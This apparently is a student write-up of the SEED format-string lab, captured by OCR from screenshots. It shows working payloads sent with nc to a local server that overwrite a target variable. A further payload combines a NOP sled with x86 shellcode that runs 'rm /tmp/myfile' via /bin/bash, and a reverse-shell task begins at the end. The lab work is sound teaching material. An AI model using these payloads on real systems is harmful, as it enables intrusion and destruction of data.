
  1280 – 564 = 716



```
[03/23/21]seed@VM:~/lab5$ sudo ./server
The address of the input array: 0xbffff0e0
The address of the secret: 0x08048880
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbffff048
The address value of the 'msg' argument: 0xbfffefdc
D�bfffefdc00000050b7fd6c68000000001000000001000000000bffff
```

```
[03/23/21]seed@VM:~$ echo $(printf "\x44\xa0\x04\x08")%
.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x
%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8
x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.
8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%
.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x
%.8x%.716x%n | nc -u 127.0.0.1 9090
```


- Replace **%n** value at 72nd position with **%.716x%n** to get the value **0x500**. On doing so, we see that the value of the target variable gets changed to **0x500**.



```
00000000000000000000006a525c0000000003bffff0e0bffff6c80
80487f7bffff0e0bffff068000000100804871600000000b7fd6978
bffff158000000038223000200000000000000000000000002ffffbd
cbffff070b7fff020bfffef88000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000
0000000000000
The value of the 'target' variable (after): 0x00000500
```

5C – Change Target Variable value to 0xff990000:


- Just like the previous two tasks, we have to change the value of the target variable to **0xff990000**
- Here, we divide the required output value to two 2-byte values, to assist the conversion effectively. We use the same technique as before, to plug in the corresponding decimal values of both **FF99** and preceding zeroes.
- To be able to help with the conversion of two 2-bye space values, we use **%hn rather than the usual %n**



```
[03/23/21]seed@VM:~/lab5$ sudo ./server
The address of the input array: 0xbffff0e0
The address of the secret: 0x08048880
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbffff048
The address value of the 'msg' argument: 0xbfffefdc
F�▯"3DD�bfffefdc00000050b7fd6c680000000100000001000000
0bffff0e00000000100000001bffff0480000000000000000000000
```

```
[03/23/21]seed@VM:~$ echo $(printf "\x46\xa0\x04\x08\x1
1\x22\x33\x44\x44\xa0\x04\x08")%.8x%.8x%.8x%.8x%.8x%.8x
%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8
x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.
8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%
.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x
%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.64861x%hn%.103x%h
n | nc -u 127.0.0.1 9090
```


- On plugging in the values for both FF99 (**64861**) and 0000 (**103**), it can be seen that we get the required value for the address of the target variable as seen here in the result image below.




```
0000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000
000000000000000000044332211
The value of the 'target' variable (after): 0xff990000
```

Task 6 – Malicious Code Injection into the Server Code:

- The main concept we are looking to achieve with this task is to add a piece of malicious code to the server program and use that code as a bait to delete files from the server, which ideally means that the attack has complete access to the computer present at the server side.
- To test our theory, we create a random file named **"myfile"** on the /tmp folder as shown below.



File Edit View Go Bookmarks Help
4:10 PM
tmp
Home
Desktop
Documents
Downloads
Music
Pictures
Videos
Trash
Network
systemd-private-6ad456313d684cae9f5bff8c229e5b6…
systemd-private-6ad456313d684cae9f5bff8c229e5b6…
config-err-LUqc2r
myfile
unity_support_test.1

- We also check the presence of the file using terminal.



```
[03/23/21]seed@VM:/tmp$ ls
config-err-LUqc2r
myfile
systemd-private-6ad456313d684cae9f5bff8c229e5b62-colord
.service-meP7B6
systemd-private-6ad456313d684cae9f5bff8c229e5b62-rtkit-
daemon.service-8Elz2T
unity_support_test.1
[03/23/21]seed@VM:/tmp$ 
```


- Now, from the client side, we enter a sequence of characters to try and access the file on the server and delete it. In the format string that is constructed for this attack, it can be noted that it is split into two 2-bytes address (**48963 & 1263**) to ensure that the attack happens quicker.



```
[03/23/21]seed@VM:~/lab5$ sudo ./server
The address of the input array: 0xbffff0e0
```


```
[03/23/21]seed@VM:~$ echo $(printf "\xda\xef\xff\xbf@@@
@\xd8\xef\xff\xbf")%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%
.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%
.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%
.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%
.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%
.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%
.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x%.48963x%hn%.1263
7x%hn$(printf  "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x31\xc0\x50\x68bash\x68////\x
68/bin\x89\xe3\x31\xc0\x50\x68-ccc\x89\xe0\x31\xd2\x52\
x68ile \x68/myf\x68/tmp\x68/rm \x68/bin\x89\xe2\x31\xc9
\x51\x52\x50\x53\x89\xe1\x31\xd2\x31\xc0\xb0\x0b\xcd\x8
0") | nc -u 127.0.0.1 9090
```

- It can be observed from the above input provided in the above client terminal, that we have prefixed the address with a sequence of **x90**. What it does is that it provides a range of addresses for the code to guess the starting address of the file in the server. If not given, the program might randomly try to find the address which might lead to the crashing of the program. After using that, we see that the attack ran successfully.




```
0000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000
000000000000000000000000000040404040����������������1�P
hbashh////h/bin��1�Ph-ccc��1�Rhile h/myfh/tmph/rm h/bin
��1�QRPS��1�1��

The value of the 'target' variable (after): 0x11223344
```

- On checking in both the terminal and the /tmp folder, we see that the temp file **"myfile"** has been deleted using the **rm** command in the format string specified on the client terminal.



```
0000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000
��1�P
hbashh////h/bin��1�Ph-ccc��1�Rhile h/myfh/tmph/rm h/bin
��1�QRPS��1�1��
```




```
[03/23/21]seed@VM:~/lab5$ cd /tmp/
[03/23/21]seed@VM:/tmp$ ls
config-err-LUqc2r
systemd-private-6ad456313d684cae9f5bff8c229e5b62-colord
.service-meP7B6
systemd-private-6ad456313d684cae9f5bff8c229e5b62-rtkit-
daemon.service-8Elz2T
unity_support_test.1
[03/23/21]seed@VM:/tmp$ 
```

__**Task 7 – Reverse Shell:**__

- In the previous task, we were able to gain access to root shell by injecting code into the server program. By gaining access to root shell, the attacker essentially gains access to the entire computer.
- Here, we have 3 terminals, one to start listening to a UDP connection at port **7070**, a terminal to run the server code and another client terminal to run commands to try to gain access to the server-side computer.
